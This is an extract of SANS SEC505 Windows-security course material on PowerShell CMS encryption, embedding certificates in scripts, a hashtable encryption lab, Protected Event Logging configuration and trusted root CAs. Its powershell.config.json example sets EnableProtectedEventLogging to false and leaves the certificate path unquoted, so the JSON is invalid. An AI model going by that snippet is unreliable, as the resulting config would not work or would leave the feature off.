This is the same type of CSV file used by the Compare-FileHashesList.ps1 script above.

Can we create and sign "real" catalog files too instead of making our own? Yes, in fact, there are built-in cmdlets for precisely this:

- New-FileCatalog
- Test-FileCatalog

However, the techniques shown above are faster and more customizable; for example, *.cat files are binary files, not CSV text files, and the Test-FileCatalog cmdlet does not show which files are new, missing, or modified—it only indicates that *something* is new, missing, or modified. But despite these limitations, if you do create your own Microsoft-style catalog files, these *.cat files can be signed with Sign-Script.ps1 too.

So, overall, when sharing sets of PowerShell scripts and related files, such as for building new servers or hardening workstations, all of the scripts and data files can be signed themselves, and all the other types of files can be indirectly signed with a signed catalog file (either a "real" catalog file *a la* Microsoft or our own signed hashes CSV file).

But what about *encrypting* data files, like the ones with passwords?

Protect-CmsMessage and Unprotect-CmsMessage

```
Protect-CmsMessage -To .\ExportedCert.cer  
-Path .\Secrets.psd1 -OutFile .\Secrets.cms
```

```
$data = Unprotect-CmsMessage -Path .\Secrets.cms
```

```
Get-CmsMessage -Path .\Secrets.cms
```

SANS

SEC505 | Securing Windows

Protect-CmsMessage and Unprotect-CmsMessage

RFC 5652 describes how to encrypt and sign files or messages using public/private key pairs. The encrypted data conforms to the Cryptographic Message Syntax (CMS), as defined by the RFC. Protect-CmsMessage and Unprotect-CmsMessage cmdlets are Microsoft's PowerShell implementation of the open CMS standard. Files encrypted with PowerShell this way can be decrypted, for example, by OpenSSL on Linux, even without PowerShell installed.

Requirements

The Protect-CmsMessage and Unprotect-CmsMessage cmdlets require Windows PowerShell 5.0, PowerShell Core 6.0, or later.

The Protect-CmsMessage cmdlet requires a public key from a digital certificate, but not just any certificate will work. Here are the requirements for the public key certificate:



- The certificate must include the "Data Encipherment" or "Key Encipherment" Key Usage in the property details of the certificate.
- The certificate must include the "Document Encryption" Enhanced Key Usage (EKU), which is identified by OID number 1.3.6.1.4.1.311.80.1.

To confirm that your intended certificate meets these requirements, double-click the certificate file (.cer) in File Explorer to view its properties, go to the Details tab, and confirm that the "Enhanced Key Usage" property at least includes this line:

- Document Encryption (1.3.6.1.4.1.311.80.1)

And also in that certificate's properties, confirm that the "Key Usage" field includes one or both of these:

- Key Encipherment
- Data Encipherment



If your certificate is not a regular file on the drive, but is in your local profile instead, then run MMC.EXE > File menu > Add/Remove Snap-In > add the Certificates snap-in (My user account) > Finish > OK. Next, double-click the desired certificate in your list of Personal certificates to see its properties.

You can then right-click that certificate > All Tasks > Export, in order to export the certificate to a file (.cer). You do not have to export the private key if you just want the public key certificate by itself.

To create a self-signed certificate that meets the requirements for the Protect-CmsMessage cmdlet, see the C:\SANS\Day6\Protect\New-KeyPair.ps1 script.

Certificate Template for Certificate Services PKI

If you are using a Windows PKI to obtain certificates, the certificate template used must be configured correctly for CMS encryption. In the certificate template, you must ensure that:

- On the Request Handling tab, you have selected either "Encryption" or "Signature and Encryption" from the list.
- On the Extensions tab, you have selected Application Policies and then have added "Document Encryption" to the list of Application Policies.

Specifying the Certificate to Use

The certificate used by Protect-CmsMessage can be given to the cmdlet in various ways with the "-To" parameter:

- Path to an exported certificate file (.cer).
- Path to a directory containing an exported certificate file (.cer).
- Thumbprint hash value of the certificate in the user's Cert:\ drive.
- The certificate's subject name, to be found in the user's Cert:\ drive.
- A certificate object stored in a variable.

The most intuitive way to do it is to export your certificate to a file (.cer) and provide the full explicit path.

If you provide the path to a folder, the Protect-CmsMessage cmdlet will search that folder for certificate files, select the first one it finds, and try that one. If this fails for any reason, perhaps because the certificate does not meet the EKU requirements, then you'll get a terminating error and no other certificates from that folder will be attempted. There does not appear to be any way to specify the order or give preference to one certificate over another in the folder, such as key size or expiration date, other than with your own code, but, in this case, you end up giving the full path to the desired certificate file anyway, so might as well just give the full path and be done with it.

Using a thumbprint precisely specifies exactly one certificate, which can be good, but it also means you must update that hash value in your code whenever the desired certificate is changed. If you search by subject name using a wildcard, you might get back an array of matching certificates, so take care to choose the correct one. For these reasons, it is perhaps simplest to export the desired certificate to a file, use a standardized filename, and give the explicit path to this file.

For an example of using a certificate stored in a variable in memory, see below. This is convenient when you want to embed the desired certificate inside your script; hence, there is no external certificate file or path to worry about. In this case, the script is a one-file "package" so to speak. If such a script were itself digitally signed, it would help to ensure that only the intended public key certificate is used by Protect-CmsMessage.

Encrypt with Protect-CmsMessage

Here is some example code to get started. This assumes you already have an exported certificate that meets the above requirements and that the associated private key with that certificate is in your local profile, i.e., you can see it in the "Certificates - Current User" snap-in in an MMC.EXE console.

To encrypt the contents of a variable using an exported certificate:

```
$data = Get-Process  
  
Protect-CmsMessage -To .\ExportedCert.cer -Content $data  
-OutFile .\datafile.cms
```

Note: The output file does not have to end with the ".cms" filename extension as shown here; this is only done in these examples for clarity.

The output of each encryption operation will be Base64 text, similar to the following:

```
C:\> Get-Content -Path .\datafile.cms  
  
-----BEGIN CMS-----  
MIIB4AYJKoZIhvcNAQcDoIIBwTCCAb0CAQAxggF4MIIBdAIBADBcMEUxFTATBgoJk  
FgVsb2NhbDEXMBUGCgmSJomT8ixkARkWB4Rlc3RpbmcxEzARBgNVBAMTC1Rlc3Rpb  
AACI573u9cj1hfAAAAAAAIgwDQYJKoZIhvcNAQEHMAAEggEAeQ8e12gKzvP9p+g68  
Tf8t7Mth7ml3fD2mwAaI4NH4m5NXDAJTpJn22axBRbqOYZI4XovIAYgX0fSH8gt0s  
e3VFLdTr9hTg4vCd6NVut1R5G54odbk8D9V92gH0Fys9s3tNX22TnREkrKeqZsfow  
kg/ONT8ZOSCZKQIEd57IX8UTXmK+D8Q8GuO1cFLwYjZmn1YdXQZ4SDNqAi/XSZAkV  
1SxAjm0Fy89NBrqSfvX6vy/55v+J11hzYGVlmlbe7u2CyjmdQ05r3tV2Q2iwpViDY  
YmPaAhVSODA8BgkqhkiG9w0BBwEWHQYJYIZIAWUDBAEqBBBKzVjYTsYW0Aq2d4Eg  
wAIgBDUCb3BIIvMCLR1lmmK2hAs  
-----END CMS-----
```

The ciphertext can be captured to a variable, saved directly to a file, posted with Invoke-WebRequest, emailed with Send-MailMessage, etc. It's just regular text.

To encrypt a text file using an exported certificate, saving the output to a new file:

```
Protect-CmsMessage -To .\ExportedCert.cer -Path .\file.txt  
-OutFile .\file.txt.cms
```


To encrypt a variable or text file using an exported certificate, capturing the output to a variable instead of saving to a new file:

```
$var = Protect-CmsMessage -To .\ExportedCert.cer -Content $data  
$var = Protect-CmsMessage -To .\ExportedCert.cer -Path .\file.txt
```

Decrypt with Unprotect-CmsMessage

To decrypt CMS ciphertext, you must have the necessary private key loaded into your local profile. This is the private key that corresponds to the public key in the certificate used to encrypt the data. This certificate was exported to a CER file, such as ExportedCert.cer.

You know that you have the private key in your local profile when you double-click the corresponding certificate in the "Certificates - Current User" snap-in, go to the General tab in the properties of the certificate, and it says "You have a private key that corresponds to this certificate" at the bottom.



When you import a PFX file, you are importing both the certificate and the corresponding private key from that PFX file. You will also have to know (or crack) the password.

To decrypt CMS ciphertext from a file or from a variable (\$var) in memory:

```
$plaintext = Unprotect-CmsMessage -Path .\datafile.cms
```

```
$plaintext = Unprotect-CmsMessage -Content $var
```

The plaintext can now be piped into other cmdlets or saved to a file with Out-File.

Not a Property Bag

Importantly, when a PowerShell object in memory is CMS-encrypted, it is only a simple what-you-see-in-the-command-shell output string that gets encrypted. Unlike Import-Csv and Import-CliXml, which are designed to "reflate" the original objects previously saved with Export-Csv and Export-CliXml, the Unprotect-CmsMessage cmdlet cannot reflate objects or "property bags".

If you want to reflate an array of objects in memory after decryption with `Unprotect-CmsMessage`, first convert the array to CSV or XML text, encrypt that text with `Protect-CmsMessage`, later decrypt that text with `Unprotect-CmsMessage`, and then you can reflate the objects from the plaintext CSV or XML data.

To call an object a "property bag" means that it lacks methods, but it also implies that the object can be serialized and then recreated again. In that sense, `Protect-CmsMessage` does not serialize objects or property bags, and `Unprotect-CmsMessage` does not reflate, recreate, or deserialize the original object or property bag after decryption.

In general, do not expect the (Un)`Protect-CmsMessage` cmdlets to work reliably with anything other than regular text. What about encrypting and decrypting binary files or binary data then?

Encrypting Binary Files as Base64

The following commands do NOT work; they fail to restore the original file:

```
# This does NOT work:

Protect-CmsMessage -To .\ExportedCert.cer -Path .\InputFile.exe
-OutputFile OutputFile.cms

Unprotect-CmsMessage -Path .\OutputFile.cms | Set-Content
-Path RestoredFile.exe
```

When the original and restored files are hashed, the hashes will not match:

```
Get-FileHash -Path .\InputFile.exe,.\RestoredFile.exe
```

Nor can you make the above commands work by specifying "Set-Content -Encoding Byte" because the output of `Unprotect-CmsMessage` is text, not an array of bytes.

But if you Base64-encode the binary data first, which converts the raw bytes to a textual representation, then that text can be encrypted with `Protect-CmsMessage`. This is how you get around the problem: convert your binary file or data to Base64 first, then encrypt the Base64 text. Later, decrypt the text and convert the Base64 back into the original array of binary bytes.

You have a PowerShell module named `Base64Conversion.psm1` with functions to assist with converting back and forth between binary and Base64. Here are some examples.

Convert the binary file to Base64 strings, then encrypt:

```
Import-Module -Name C:\SANS\Day1\BinaryData\Base64Conversion.psm1
```

```
dir .\InputFile.exe | Convert-FromBinaryFileToBase64 | Protect-  
CmsMessage -To .\ExportedCert.cer -OutFile OutputFile.cms
```

Then the file can be decrypted and the Base64 converted back into a binary file again:

```
Unprotect-CmsMessage -Path .\OutputFile.cms | Convert-  
FromBase64ToBinaryFile -OutputFilePath .\RestoredFile.exe
```

Now the hashes will match:

```
Get-FileHash -Path .\InputFile.exe,.\RestoredFile.exe
```

Unfortunately, the performance of the above is horrible. If you need to quickly encrypt gigabytes of data, consider using `Protect-CmsMessage` to encrypt a 100-character random passphrase and then using that passphrase with the free `7-Zip` utility (www.7-zip.org) to compress and encrypt the data using 256-bit AES. PowerShell includes the `Compress-Archive` cmdlet, but this cmdlet cannot encrypt archives and is not nearly as fast or reliable as `7-Zip`.

Get-CmsMessage

The `Get-CmsMessage` cmdlet displays metadata about CMS-encrypted contents, but cannot decrypt those contents. You might use this cmdlet when receiving or organizing many CMS messages.

Display metadata properties of a CMS message, but not decrypt it:

```
Get-CmsMessage -Path .\file.cms  
  
"data" | Protect-CmsMessage -To .\Cert.cer | Get-CmsMessage
```

The output may scroll by for several pages, so the following will display just some of the properties in a more useful form:

Which certificate was used to encrypt the data:

```
Get-CmsMessage -Path .\file.cms |  
Select-Object -ExpandProperty Recipients
```

The content type is PKCS #7 because of the historical roots of CMS (see RFC 5652):

```
Get-CmsMessage -Path .\file.cms |  
Select-Object -ExpandProperty ContentInfo |  
Select-Object -ExpandProperty ContentType
```

To show that the encryption type is 256-bit AES:

```
Get-CmsMessage -Path .\file.cms |  
  Select-Object -ExpandProperty ContentEncryptionAlgorithm |  
  Select-Object -ExpandProperty Oid
```

Certificate Embedded in Script

Instead of reading the recipient's certificate from a file, the certificate can be encoded as hexadecimal text from a byte array and embedded right inside the script. This is handy when you want to use a one-file-only solution and avoid the hassles of managing both a script and separate certificate files. Instead of hexadecimal characters, you can also use an array of integers, i.e., decimal numbers.

The downside, of course, is that it becomes more difficult to change that certificate or to use other certificates at different times for different payloads.

This is also a technique to be aware of for the sake of ransomware forensics or investigating the post-exploitation use of PowerShell on a compromised machine.

So how exactly do you embed a certificate in a script? How is this embedded certificate given to Protect-CmsMessage? Let's use hex characters.

First, get the public key certificate into a byte array from a file:

```
[Byte[]] $CertBytes = Get-Content -Encoding Byte -Path  
.\ExportedCert.cer
```

Next, convert the certificate Byte[] array to hex. You have a module of helper functions for this in C:\SANS\Day1\BinaryData\ManipulateBinary.psm1. One of these functions is Convert-ByteArrayToHexString, which does exactly as it is named: it takes a Byte[] array and outputs a hexadecimal string representation of the bytes. The string can be very long, depending on the size of the Byte[] array given, and will look something like "0x30,0x82,0x06,0xB4,0x30,0x82,0x04,0x9C,0xA0,0x03, ..."

Import the module to load the helper functions:

```
Import-Module -Name C:\SANS\Day1\BinaryData\ManipulateBinary.psm1
```

Now the certificate, which had been read into an array of bytes, can be converted to a long hexadecimal string, and that string piped into the clipboard:

```
Convert-ByteArrayToHexString -ByteArray $CertBytes -AppendComma |  
  Set-Clipboard
```

Now paste the hex strings from the clipboard into your script to make a Byte[] array. Notice how each line ends with a comma indicating line continuation. You'll need to add the first line yourself, the line which says "[Byte[]] \$CertBytes =":

```
[Byte[]] $CertBytes =  
0x30,0x82,0x06,0xB4,0x30,0x82,0x04,0x9C,0xA0,0x03,  
0x02,0x01,0x02,0x02,0x13,0x5B,0x00,0x00,0x00,0x88,  
0xE7,0xBD,0xEE,0xF5,0xC8,0xF5,0x85,0xF0,0x00,0x00,  
0x00,0x00,0x00,0x88,0x30,0x0D,0x06,...
```

In your script, you can now create an X.509 certificate object from the byte array:

```
$Cert = New-Object -TypeName  
System.Security.Cryptography.X509Certificates.X509Certificate2  
-ArgumentList (,$CertBytes)
```

Note: The comma in front of ",\$CertBytes" is not a typo; it needs to be there.

(Instead of using New-Object, it's also possible to cast to X509Certificate2, similar to how we cast the hex to a Byte[] array, but New-Object is more fun.)

Now the in-memory certificate object can be given to Protect-CmsMessage:


```
Protect-CmsMessage -To $Cert -Content "plaintext data"  
Protect-CmsMessage -To $Cert -Path .\file.txt
```

On Your Computer

Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will encrypt a file with Protect-CmsMessage. You will also get more experience with hashtables.

Fun with Hashtables

Hashtables can be used for many purposes in PowerShell, such as for "splating" arguments, creating custom objects for script output, and organizing data in general.

In PowerShell ISE, please switch into the C:\SANS\Day5\CodeSigning folder:

```
cd C:\SANS\Day5\CodeSigning
```

To create a hashtable with a key named "IPAddress" and a value of "localhost":

```
$Top = @{ IPAddress = "localhost" }
```

To display the key names and their corresponding values from an existing hashtable:

```
$Top
```

To add a new key value pair:

```
$Top.Add("Number", 47)
```

```
$Top
```

Get the values for the IPaddress and Number keys (you can use tab completion):

```
$Top.IPaddress
```

```
$Top.Number
```

To display just the key names:

```
$Top.Keys
```

To display just the values:

```
$Top.Values
```

To test for the existence of a key or value, returning \$true or \$false:

```
$Top.ContainsKey("Number")
```

```
$Top.ContainsValue(505)
```

Copy a PowerShell data file into the present working directory (\$pwd):

```
Copy-Item -Path C:\SANS\Setup\DataFiles\Data.psdl  
-Destination $PWD
```

Open that data file and glance at its contents (you don't have to read every line):

```
ise .\Data.psdl
```

Note: This next command uses "+=", not a plain "=" like usual.

Try to merge (+=) a hashtable from a data file into your existing hashtable in memory (it will fail; you will get an error):

```
$Top += Import-PowerShellDataFile -Path .\Data.psdl
```

You got an error because \$Top already had a key named "IPaddress". Had you imported the data file with "=" instead of "+=", there would have been no error because the existing hashtable would have been completely overwritten, not merged into.

Remove the "IPaddress" key from \$Top:

```
$Top.Remove("IPaddress")
```

```
$Top
```


Use the up arrow on your keyboard and merge the data file again:

```
$Top += Import-PowerShellDataFile -Path .\Data.psd1  
$Top
```

All the key-value pairs have been merged into \$Top, but \$Top still has the "Number" key because 1) this was a *merge* with "+=" instead of a *replace* with "=", and 2) there was no key named "Number" in the data file imported.

This data file (Data.psd1) contains configuration settings for building a server. One of the keys in the hashtable, though, contains another hashtable embedded inside of it as its value. The key with another hashtable inside it is named "NestedHashTable" as a reminder, but in real life it probably would have been named "Credentials" because of what's inside:

```
$Top.NestedHashTable.UserName  
$Top.NestedHashTable.Password
```

Yikes! A plaintext password for an administrative account! Maybe this should be encrypted somehow...

Close the ISE editor tab with the Data.psd1 file.

Encrypt the Data File

Recall that earlier in this manual you obtained a certificate from a custom template we named "PowerShell" for the sake of code signing. We added "Document Encryption" as an allowed purpose to that template (on the Extensions tab) at the time. We can use that certificate now with Protect-CmsMessage to encrypt files.

Note: If you do not have a certificate from the "PowerShell" template, use the Certificates MMC snap-in to manually enroll for a new certificate from that template. If you do not have the "PowerShell" template at all, please go back to the earlier lab on "How Do I Copy and Edit Certificate Templates" to create it. The instructor is available for help as well.

Get your certificate whose key may be used for "Document Encryption":

```
$cert = dir Cert:\CurrentUser\My |  
Where-Object { $_.EnhancedKeyUsageList.FriendlyName -Contains  
'Document Encryption' }
```

Note: If you get errors because you got multiple certificates in your \$cert variable, just use the first one, like this: `$cert = $cert[0]`

Confirm that you got a certificate with "Document Encryption" as an allowed key usage:

```
$cert.EnhancedKeyUsageList
```

Export the certificate, but not the private key, to a CER file:

```
$cert | Export-Certificate -FilePath .\MyCert.cer
```

Encrypt the Data.psd1 file with your CER certificate file on the hard drive:

```
Protect-CmsMessage -To .\MyCert.cer -Path .\Data.psd1  
-OutFile .\Data.psd1.cms
```

The contents of the Data.psd1.cms file are now encrypted "to" you:

```
Get-Content -Path .\Data.psd1.cms
```

Technically, exporting your certificate to a CER file was unnecessary. Once you have a certificate object in a variable (like \$cert), then that certificate object can be used directly:

```
Protect-CmsMessage -To $cert -Path .\Data.psd1  
-OutFile .\Data.psd1.cms
```

Decrypt the Data File

You have the private key for your certificate already in your local profile. The private key was injected into your local profile automatically as a part of the enrollment process, or it was copied into your local profile by the Credential Roaming feature. The Unprotect-CmsMessage cmdlet can examine an encrypted CMS file and figure out which private key it needs to decrypt that CMS file.

Decrypt the Data.psd1.cms file:

```
Unprotect-CmsMessage -Path .\Data.psd1.cms
```

This is text for a hashtable, so instead of displaying it on the screen, let's make a new data file and import it into the \$Top hashtable again:

```
Unprotect-CmsMessage -Path .\Data.psd1.cms |  
Out-File -FilePath .\NewData.psd1  
  
$Top = Import-PowerShellDataFile -Path .\NewData.psd1
```


We could move the NewData.psd1 file where it's needed, perhaps run some other scripts that use it, then delete the file afterwards. On the other hand, the \$Top variable already contains the data in a convenient hashtable form, so maybe our other scripts could just use the \$Top variable instead?

```
$Top
```

In any case, when we're done cooking, it's best to clean the kitchen:

```
Remove-Item -Path *.psd1  
Remove-Variable -Name Top
```

Protected Event Logging: Protect-CmsMessage




The screenshot shows the 'Event Properties' window for Event ID 4104. The 'Details' tab is active, displaying a Base64-encoded PowerShell script block. The script block starts with '-----BEGIN CMS-----' and ends with '-----END CMS-----'. The event metadata shows it was logged on 1/12/2020 at 3:11:18 PM by the user TESTING\Administrator.

Copy your certificate to hosts, then enable in GPO.

Get-WinEvent | Unprotect-CmsMessage

Does not encrypt security log event ID 4688 with the command line arguments!


SEC505 | Securing Windows

Protected Event Logging: Protect-CmsMessage

PowerShell and Windows logs can potentially include very sensitive information, especially when command line arguments are logged. What is a gold mine of information for the defenders is often a gold mine for the attackers too.

Built into Windows and PowerShell is the capability to encrypt some log data with Protect-CmsMessage and a public key digital certificate. You, as the trusted defender or administrator of the SIEM, would be able to decrypt this log data with Unprotect-CmsMessage. Hopefully, your favorite SIEM has built-in support for this.

Microsoft calls this "Protected Event Logging". This feature does not encrypt all log data or even necessarily all PowerShell-related log data. Rather, if a service or tool is specifically designed to use protected logging, then it may optionally do so. The PowerShell team at Microsoft has designed PowerShell to encrypt some log data this way, but it does not encrypt all PowerShell-related log data whatsoever, only some.

Warning! Protected event logging does not encrypt Event ID 4688 messages in the Security log for process creation events. These events may have command line arguments with passwords or other secrets.

When an Event Log message is encrypted, there are still several properties of the message that remain in plaintext, such as the Event ID, Level, TimeCreated, User, Computer, and Source. However, the payload or body of the message is encrypted with Protect-CmsMessage; hence, the body is Base64 text.

Requirements

Protected event logging requires Windows 10, Server 2016 or later, with Windows PowerShell 5.0 or later, or PowerShell Core 6.0 or later.

The feature must also be enabled in the registry for Windows PowerShell or in the powershell.config.json file for PowerShell Core. This can be done through Group Policy.

Group Policy

Protected logging can be enabled through Group Policy in the setting named "Enable Protected Event Logging" found under Computer Configuration > Policies > Administrative Templates > Windows Components > Event Logging.

Note: After the GPO has been applied, which can take a few minutes, close PowerShell on your desktop and open it again. You don't have to log off.

In the GPO, you must give enough information to the Protect-CmsMessage cmdlet so that it can either 1) create in memory the public key certificate required, 2) find the certificate on the local hard drive or in an SMB shared folder, or 3) find the certificate in the "Personal" or "My" container of the computer's certificate store, such as Cert:\LocalMachine\My\ in PowerShell or in the Personal yellow container, as seen in the "Certificates - Local Computer" MMC.EXE snap-in.

Basically, in this Group Policy setting, you have to give a suitable argument to the -To parameter of Protect-CmsMessage. Avoid giving a hash thumbprint of a specific certificate or a Base64-encoded copy of a specific certificate. These methods are too difficult to manage.

Instead, either give the full path to an exported certificate file (*.cer) on the local hard drive or give the Subject name of a certificate in the computer's certificate store.

The CER certificate file should have a standardized name and folder path so that it can be replaced with a new certificate as desired. Do not use an SMB share path, as this will incur network dependencies that can fail, such as on laptops and tablets that roam outside the LAN. The folder path should have NTFS permissions that prevent modification by ordinary users, perhaps somewhere under C:\Windows. Use Group Policy, PowerShell remoting, System Center, or just the C\$ share to copy the desired certificate on every workstation and server. It is fine to store the certificate in a shared folder for the sake of copying that certificate to each computer's local hard drive; just don't give that UNC path to the shared folder in the above Group Policy setting.

Alternatively, use the above Group Policy setting to define the Subject name in a certificate in every computer's machine certificate store. The Subject name must be identical and shared across every such certificate on every computer. This means that the Subject name cannot have the unique name of the computer on which the certificate is found. The Subject name has to be hard-coded into the certificate template used to create the certificate or hard-coded into the request for the certificate as the request is made by

each computer in the domain. But if you allow a hard-coded Subject name in requests for certificates from a template, that template/certificate can only be used for protected logging and no other purpose because of the risks of allowing the Subject name to be defined in the request.

For most organizations, the best overall option is to give the full path to a local CER file, then centrally manage this file on every computer. This also has the benefit of being easier to understand.

PowerShell Core

In the \$PSHOME\powershell.config.json file for PowerShell Core, add or modify the following settings:

```
"ProtectedEventLogging": {  
  "EnableProtectedEventLogging": false,  
  "EncryptionCertificate": [ C:\\Path\\To\\Certificate.cer ]  
}
```

Decryption with Unprotect-CmsMessage

If you have the private key that corresponds to the public key certificate used to encrypt the log data, then you can pipe Get-WinEvent into Unprotect-CmsMessage:

```
Get-WinEvent -LogName Microsoft-Windows-PowerShell/Operational |  
Unprotect-CmsMessage
```

However, the above command only extracts and outputs the plaintext message property. What about all the other properties of the event log message objects? Those are lost. The following script demonstrates how to test whether the body of the message is CMS-encrypted, and, if it is, add a new property to the message object named "Plaintext" that contains the decrypted data, while retaining all the other original properties intact:

```
C:\SANS\Day4\Logging\Get-EncryptedEventLogMessage.ps1
```

The real problem, though, is your SIEM or log consolidation server. Does it have built-in support for Unprotect-CmsMessage or the equivalent? Hence, as you are considering which log consolidation or SIEM product to purchase, prefer those solutions that have built-in support for the decryption of protected log messages. The log data will remain CMS-encrypted on each workstation and server, but when that data is consolidated at the server, it will be decrypted and then either stored in plaintext or encrypted again with whatever encryption capabilities are built into your favorite log consolidation product. Make sure to protect your SIEM or log server of course.

How Can I Control Which CAs My Users Trust?



Trusted CA = You have a copy of the CA's certificate in your *Trusted Root Certification Authorities* container.

Trusted CA = No errors in the apps relying on the certificates issued from that CA.

Trusted CAs managed with Group Policy and PowerShell scripts.

How Can I Control Which CAs My Users Trust?

If a client trusts a CA, then the client will trust the certificates issued by the CA. Trusting a certificate means believing the credentials in it are correct and that the subject is the sole owner of the certificate's corresponding private key. Controlling which CAs your users and computers trust is important because attackers will attempt to trick users/computers into trusting CAs controlled by the attackers, because malware might install new CA certificates, and because you might not trust some CAs.

If an application does not use CryptoAPI/CNG, then it will most likely have its own list of trusted CAs or be configured to use third-party PKI services on the network. Mozilla Firefox, for example, comes with its own list of trusted CAs.

If an application uses CryptoAPI/CNG, then that application will trust any CA listed in the "Trusted Root Certification Authorities" container of the Certificate Store of the user or computer running the application. The application will also trust the CA certificates found in any Certificate Trust List (CTL) in the Enterprise Trust container.

Note: The "Intermediate Certification Authorities" container does not imply trust. It exists only to cache CA certificates to optimize path building.

The "Trusted Root Certification Authorities" Container

The "Trusted Root Certification Authorities" container can be seen in the Certificates snap-in. By default, the container will already have many certificates from popular CAs such as Verisign, Thawte, Equifax, etc. These CA certificates come bundled with the

operating system so that Internet Explorer and other applications will trust them even if no PKI is deployed on the network or at home.

